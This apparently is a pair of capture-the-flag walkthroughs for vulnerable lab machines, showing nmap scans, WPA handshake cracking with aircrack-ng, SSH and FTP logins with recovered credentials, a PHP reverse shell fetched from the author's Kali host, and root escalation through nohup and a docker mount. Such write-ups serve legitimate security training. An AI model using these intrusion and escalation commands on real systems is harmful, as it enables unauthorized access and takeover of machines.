
nmap -sC -sV -p- -o nmap.log 192.168.56.38

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

8080/tcp open http BusyBox httpd 1.13

8999/tcp open http WebFS httpd 1.21

9000/tcp open http PHP cli server 5.5 or later (PHP 7.2.30-1)


http://192.168.56.38:8999

Let’s download WPA-01.cap

Let’s run the packet in wireshark

wireshark WPA-01.cap &

I tried my best to dive into the cap file, I was not able to get any anything concrete. Based on our previous machine that we did, I am having a hunch that we will get a username and a password out of this.

Although it shows many connected devices to the router (dlink), only dlink did work as a username. You might be wondering how I got the password?  You might know if you have read this post.


Yeah I did run aircrack-ng on the CAP file with rockyou file.

aircrack-ng WPA-01.cap -w /usr/share/wordlists/rockyou.txt

Yes, the password is p4ssword


ssh dlink@192.168.56.38        password: p4ssword

I made it a habit that as soon as I get a limited (or user shell), I do manually check all the low hanging fruits.

Such as

sudo -l

cat ~/.viminfo

crontab -l

history

find / -perm -u=s -type f 2>/dev/null

find / -perm 0777 -type f 2>/dev/null

find / -writable -type d 2>/dev/null

to name a few. If I don’t find anything then I use linpeas.sh and other scripts, by uploading those to /tmp folder of that limited user account.

We found something interesting.


https://gtfobins.github.io/gtfobins/nohup/

Note: kindly bookmark this website site. https://gtfobins.github.io/


nohup /bin/sh -p -c "sh -p <$(tty) >$(tty) 2>$(tty)"

yeah, we got the flag..

Method 2:

To check writeable directory

find / -writable -type d 2>/dev/null 

/var/www/bolt/public/files  it has the 777 permissions

If you have carefully read the output from nmap, you might have seen that the server is running PHP cli server. That means we can upload a php reverse shell.

Let’s do that..

On Kali Machine

I have downloaded and stored my shells and other tools at /opt

python -m SimpleHTTPServer 8000

On Victim01 Machine

cd /var/www/bolt/public/files/

wget 192.168.56.33:8000/php-reverse-shell.php

chmod +x php-reverse-shell.php


And also change the IP address and Port of your choice. Mine IP: 192.168.56.33 Port:1234

Let’s set up an nc setup on Kali Machine to receive a reverse connection from the Victim01 machine.



I tried to execute the PHP shell on the victim machine to get the reverse connection and I get a limited shell. However, when I try to view the PHP shell through the browser, I got a shell with root privilege. To be honest, I don’t know what is the primary reason behind it and I think I will need to explore more on this. However, I am gonna keep this in mind while I do shelling other boxes in the future.

yes, another way to get root!

That’s all guys 🙂

Pwning Pwned

Overview:

Pwned Machine IP Address: 192.168.56.37
My Machine IP Address: 192.168.56.20

Mission:

To gain access to root and read the flag file Flag.txt.

Download:

You can download the machine from here.

************************************

To know the IP address of the Target Machine:

 sudo arp-scan --interface=vboxnet0 192.168.56.1/24

Scanning:

nmap -sC -sV  -p- 192.168.56.37 -o nmap.log

 Output:

PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.38 ((Debian))

Let’s get a glimpse of the website first because the machine is running an apache web server.

Attacker name:

Annlynn

After the attacker’s name, I didn’t get any. So, usually, I like to check robots.txt

http://192.168.56.37/robots.txt

It redirects to some files and I won’t go through it here because it was a rabbit hole.

I did run Nikto scanner and got a little information but it was nothing special, as it just gave me things which I got earlier. (The folder called nothing. That’s all)



Gobuster Scanner:

dir -u 192.168.56.37 -w /usr/share/wordlists/directory-list-2.3-medium.txt -o gobuster.log

We got a new file, called hidden_text. This experience taught me an important lesson, i.e. never depend on a single tool for everything.

http://192.168.56.37/hidden_text/

I tried every parameter and, I thought to automate the process either through Burp Suite or a shell command. Perhaps, after this task is over, I will write a script to automate this task for us.

http://192.168.56.37/pwned.vuln/

View source code:

ftpuser' && $pw=='B0ss_B!TcH'

Exploitation:

Well, credential didn’t work with about login panel, so let us try with FTP (we know the machine is running FTP through Nmap scan.)

Yes, I was able to log into the machine by using the above credentials

However, I think it is important to pass -a as argument along with the command dir -a. Because although I was not able to see anything despite the command executed successfully.

I found two files in there. It looks like important because one file is an ssh key and other note content username. Probably we could get access by using this information.

username: ariana

password: ssh private key

Remember before using an SSH key, set the permission to either 400 or 600. (usually, I like 400 on production and 600 when I am trying something like a pwning machine).
chmod 600 id_rsa
ssh ariana@192.168.56.37 -i id_rsa

Yes, we got a shell here. Usually, as soon as I get a shell, I like to try some low hanging fruits first. Like what is shown in the screenshot.
So far we got this information:

User ariana may run the following commands on pwned:
(selena) NOPASSWD: /home/messenger.sh

cat /home/messenger.sh  (make a mental note)

congratulations you Pwned ariana

Here is your user flag _______

fb8d98be1265dd88bac522e1b2182140

Try harder.need become root

To be honest, I am yet to have breakfast and thought to grasp some but because of this flag, I am gonna stick with the machine sometimes more.

I found a diary called ariana-personal.diary

It was written

It’s Ariana personal Diary :::

Today Selena fight with me for Ajay. so i opened her hidden_text on server. now she resposible for the issue.

I didn’t get anything special, so how about we run the script that we got from above?  /home/messenger.sh

sudo -u selena /home/messenger.sh

I struggled a little here and need to have a peek on other people’s walkthrough (it is here.)

yes, it is perfect time to get an interactive shell.

python3 -c 'import pty; pty.spawn("/bin/bash")'

id 

docker images 

docker run -v /:/mnt --rm -it privesc chroot /mnt sh

I got root here, however, I was not happy because I don’t know what this script (docker run -v /:/mnt –rm -it privesc chroot /mnt sh) does. So gonna do little research after breakfast…

Wish you all a productive day!!

Some Rabbit holes while I was digging the account of ariana.

Other things, what I did

I thought to find some SUID and SGID file manually, however, since I have linpeas.sh on my Kali Machine (192.168.56.33). So I am going to upload the shell from there to the target machine. That way, it will do everything automatically.

chmod +x linpeas.sh (on target machine /tmp folder)

